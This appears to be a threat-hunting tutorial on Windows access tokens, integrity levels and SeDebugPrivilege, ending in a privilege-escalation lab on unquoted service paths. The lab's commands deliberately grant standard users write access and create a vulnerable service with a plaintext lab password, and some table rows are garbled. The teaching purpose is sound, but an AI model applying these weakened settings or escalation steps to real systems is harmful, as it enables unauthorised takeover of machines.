
- Privileges: A list of special rights assigned to the user or group (e.g., SeDebugPrivilege for debugging, SeBackupPrivilege for backing up files).
- Integrity Level (IL): A security attribute that defines the trustworthiness of a process (discussed below).
- Default DACL (Discretionary Access Control List): Specifies default permissions for objects created by the process.
- Authentication ID: Unique identifier for the logon session.



Starting a process with unprivileged user:
Access Token Creation
Access tokens are primarily created during the user logon process. When a user successfully authenticates, the Local Security Authority (LSA) creates an initial access token for that logon session.
When a new process is created, by default, it inherits a copy of its parent's access token. This means a child process runs with the same security context as its parent. However, processes can also be created with a different token (e.g., CreateProcessAsUser, ShellExecuteAsUser, or CreateRestrictedToken).
Integrity Levels (IL)
Integrity Levels (ILs) are a core component of Windows Mandatory Integrity Control (MIC), introduced in Windows Vista. They add another layer of security beyond traditional Discretionary Access Control Lists (DACLs) by assigning a "trustworthiness" level to processes and objects.
There are several standard Integrity Levels:
- Untrusted (0x0000): Very low trust (e.g., for anonymous logon).
- Low (0x1000): Restricted processes, often for internet-facing applications (e.g., Internet Explorer in Protected Mode). Cannot write to most user directories.
- Medium (0x2000): Default for most user-launched applications.
- High (0x3000): For processes launched with administrative privileges (e.g., "Run as administrator" or UAC elevated processes).
- System (0x4000): For core operating system processes and services.
- TrustedInstaller (0x5000): The highest integrity level, reserved for Windows Update and Windows Modules Installer Service, allowing modification of critical system files.


Understanding Mandatory Integrity Control (MIC)
Mandatory Integrity Control (MIC) is a security feature in Windows (introduced in Vista and refined over time) that helps protect your system by assigning integrity levels (IL) to processes, files, registry keys, and other system objects. These levels act like a "trust rating" – think of them as floors in a secure building, where higher floors hold more sensitive stuff (like executive suites) and lower floors are more accessible (like the lobby).
The Key Principle: "No Write Up" Rule
The key principle of MIC is all about controlling writes and modifications between these levels to prevent low-trust processes from compromising high-trust objects. Here's a clearer breakdown:
-
What it means: A process running at a lower integrity level (e.g., Medium) cannot write to, modify, or delete objects (like files, registry entries, or even other processes) that are at a higher integrity level (e.g., High or System).
-
Why? This stops malware or buggy apps from "escalating" their damage. For example, if a virus infects your browser (Medium IL), it cannot sneakily edit critical system files (High IL) to take over your PC.
-
Analogy: Imagine you're on the lobby floor (Low/Medium) – you can't mail a package up to the executive floor (High) without strict approval. But the executives can send memos down to the lobby if they want.
Write Down Rule (The Exception)
-
The allowance: A process at a higher integrity level (e.g., High) can freely write to or modify objects at a lower integrity level (e.g., Medium or Low).
-
Why? Trusted, high-privilege tasks (like an admin tool) often need to update or clean up lower-level resources without barriers.
-
Example: When you run an antivirus scan as an admin (High IL), it can delete infected files in your Downloads folder (Medium IL).
Why This Matters
MIC isn't foolproof (e.g., it doesn't stop read access or UAC prompts for elevation), but it's a core defense against privilege escalation attacks. It enforces a one-way "trust flow" downward, keeping the system safer without locking everything down completely.
DFIR Relevance: Token Manipulation and Privilege Escalation
-
Token Theft/Impersonation: Attackers often steal or impersonate tokens from privileged processes (e.g.,
lsass.exe,services.exe) to gain elevated privileges without needing credentials. This is a common post-exploitation technique.
Tools: Mimikatz, Incognito, etc... -
Bypassing UAC (User Account Control): Many UAC bypasses involve finding ways to launch processes with a High integrity token from a Medium integrity context, often by abusing legitimate Windows binaries that auto-elevate.
-
Integrity Level Analysis: In threat hunting, observing a process running at an unexpectedly low or high integrity level can be suspicious.
Example: A standard user application running at System integrity level (a strong indicator of compromise).
Example: Malware attempting to drop files into a Program Files directory (which requires High integrity) from a Medium integrity process, which would fail due to MIC unless a privilege escalation occurred.
Parent-Child Integrity Discrepancy: While children typically inherit the parent's IL, a sudden jump in integrity level without a legitimate UAC prompt or
CreateProcessAsUsercould indicate a UAC bypass or other privilege escalation.
Privilege Escalation / Persistence
In order to escalate privileges from a regular user to a higher level account (Administrator/System Authority), you need either a misconfiguration (typically permission issues on services, scheduled tasks etc.) or an exploit (Remote/Rogue/Sweet/Rotten/Juicy/God Potato etc.) - a properly patched and configured system will provide challenges to escalate privileges from a standard user to an administrator user.
There are tons of privilege escalation techniques (many are based on misconfigurations) and it is impossible to cover them all here.
| Privilege Escalation Technique | Admin | Category | Brief Description |
|---|---|---|---|
| Service misconfigurations | ❌ | Misconfiguration | Replace service binaries (exe or dll) with malicious binary when service has weak permissions |
| Scheduled tasks misconfigurations | ❌ | Misconfiguration | Modify scheduled tasks to run malicious binary when task has weak permissions |
| ❌ | Path Interception | Exploit Windows service path resolution by placing malicious executable in unquoted path spaces | |
| PATH environment variable hijacking | ❌ | Path Interception | Place malicious executable in PATH directories to hijack legitimate program execution |
| Insecure registry permissions | ❌ | Misconfiguration | Modify registry entries with weak permissions to execute malicious code |
| Weak service permissions | ❌ | Misconfiguration | Modify service configuration or binpath when service has weak permissions |
| DLL hijacking | ❌ | DLL Hijacking | Place malicious DLL in search path locations to be loaded instead of legitimate DLL |
| Insecure file/folder permissions | ❌ | Misconfiguration | Replace or modify files/folders with weak permissions to execute malicious code |
| AlwaysInstallElevated | ❌ | Registry Exploit | Exploit Windows Installer policy to run MSI packages with SYSTEM privileges |
| ✅ | Token Manipulation | Steal and impersonate access tokens from higher privileged processes | |
| ⚠️ | UAC Bypass | Bypass User Account Control to execute code with high integrity without user prompt | |
AlwaysInstallElevated | ❌ | Registry Exploit | Exploit Windows Installer policy to run MSI packages with SYSTEM privileges |
LEGEND:
- ✅ - Requires
SeImpersonatePrivilege - ❌ - Does not require admin privileges
- ⚠️ - Requires medium integrity level and user to be part of
local administratorsgroup
These techniques often also perform code execution and persistence. We will cover a few of them (marked in
That being said, there are numerous techniques to obtain hashes/passwords that don't require administrator privileges - such as kerberoasting, NTLM relaying and password spraying.
Running as a regular unprivileged user:
Running as an administrator:

What is SeDebugPrivilege?
SeDebugPrivilege is a special privilege in Windows that allows a user or process to debug other processes, even those running under different security contexts or with higher privileges, such as system services. This privilege is part of Windows' security model, which uses privileges to control what actions a user or process can perform on the system. SeDebugPrivilege basically allows a user to bypass normal security restrictions when it comes to debugging and interacting with other processes.
Key Points About SeDebugPrivilege
Purpose:
- By default, users can only debug processes they own (i.e., processes they started or are running under their user account).
- SeDebugPrivilege extends this capability, allowing a process or user with this privilege to:
- Attach a debugger to,
- Inspect, or
- Modify any process on the system, including those running as other users or as the SYSTEM account (a highly privileged account in Windows).
How It Works:
- The privilege is managed through Windows security policies and can be assigned or revoked by an administrator.
- It is typically enabled for members of the Administrators group by default on many Windows systems, but this can be changed via Group Policy Objects (GPOs) or local security policies.
- To use SeDebugPrivilege, a process must explicitly request it using Windows API functions like
LookupPrivilegeValueandAdjustTokenPrivileges. This involves:- Obtaining a handle to the process token.
- Enabling the privilege.
When is SeDebugPrivilege required?
- To open a handle to another process with full access rights (including the ability to steal its token), you must enable SeDebugPrivilege.
- This privilege allows you to bypass security descriptors and access tokens of processes you do not own (like SYSTEM processes), which is commonly needed for credential dumping, process injection, or SYSTEM-level impersonation.
- Without SeDebugPrivilege, a process can generally only manipulate tokens associated with its own security context (i.e., impersonate a token it already has or one created for it) or those it is allowed access to by the process’s Discretionary Access Control List (DACL).
Default Settings: On many Windows versions (e.g., Windows 10),
SeDebugPrivilegeis assigned to theAdministratorsgroup by default, which can be risky if not properly managed. Even with SeDebugPrivilege, some actions (like injecting into a SYSTEM process) may still fail if other security mechanisms, such as User Account Control (UAC) or additional restrictions, are in place.Note: Administrators can control SeDebugPrivilege through the Local Security Policy editor (secpol.msc) or Group Policy Management Editor. It is listed under "User Rights Assignment" as "Debug programs". To enable or disable it, an administrator can modify the security policy to add or remove user groups (e.g., Administrators) from having this privilege.
Escalating from unprivileged user to SYSTEM in 3 steps:

1. UNQUOTED SERVICE PATH
1.1 SUMMARY
Adversaries may execute their own malicious payloads by hijacking vulnerable file path references. Adversaries can take advantage of paths that lack surrounding quotations by placing an executable in a higher level directory within the path, so that Windows will choose the adversary's executable to launch.
Service paths and shortcut paths may also be vulnerable to path interception if the path has one or more spaces and is not surrounded by quotation marks (e.g., C:\unsafe path with space\program.exe vs. "C:\safe path with space\program.exe"). An adversary can place an executable in a higher level directory of the path, and Windows will resolve that executable instead of the intended executable. For example, if the path in a shortcut is C:\program files\myapp.exe, an adversary may create a program at C:\program.exe that will be run instead of the intended program.
This technique can be used for persistence if executables are called on a regular basis, as well as privilege escalation if intercepted executables are started by a higher privileged process.
1.2 MITRE ATT&CK

In order to exploit an unquoted service path misconfiguration, the following conditions are required:
- Requires missing
"quotes"in the service path - and
whitespacesin the service path write permissionsin the parent folder that has the whitespaces
NOTE: Common places where users can install applications are
"C:\Users\%username%\appdata"and"C:\Windows\Temp". These locations are writable for the logged on user and therefore typical easy targets for attackers.
CHECKING FOR WEAK PERMISSIONS
We can use powershell to check for weak permissions on folders that have spaces in them:
Get-Acl C:\Users\threatadmin\appdata | Select-Object -ExpandProperty Access |
Where-Object { $_.FileSystemRights -match "Write|Modify|FullControl" -and $_.AccessControlType -eq "Allow" } |
Select-Object IdentityReference, FileSystemRights, AccessControlType

As always there are several ways to check for directory/file permissions, here is another one:
icacls C:\Users\threatadmin\appdata

NOTE: Creating, starting, stopping or modifying Windows services requires admin privileges (with HIGH integrity level), but after a reboot the service will start with the privileges of the account configured to run the service (for example
NT AUTHORITY\SYSTEMor any other user account it was configured with).
How we created the vulnerable service (
- Create folders "C:\MyPrograms\Vulnerable Service"
- Give folder "C:\MyPrograms" write permissions for standard users (
icacls "C:\MyPrograms" /grant:r "Users:(OI)(CI)M" /T) - Copy "VulnService.exe" found under
C:\THEV\SysinternalsSuite\VulnService.exeto "C:\MyPrograms\Vulnerable Service\VulnService.exe"
Configuring the service (requires administrator rights) :
sc create VulnService binPath= "C:\MyPrograms\Vulnerable Service\VulnService.exe"
sc config VulnService obj= ".\Threatadmin" password= "Threathunt25"
sc qc VulnService
sc start VulnService
When there are spaces in a service path, Windows will try to find the service as follows:
It will parse "C:\MyPrograms\Vulnerable Service\service.exe" into:
- Potential service: "
C:\MyPrograms\vulnerable.exe" (name of the first word of the path that has a space in it) - with arguments: "
Service\service.exe"
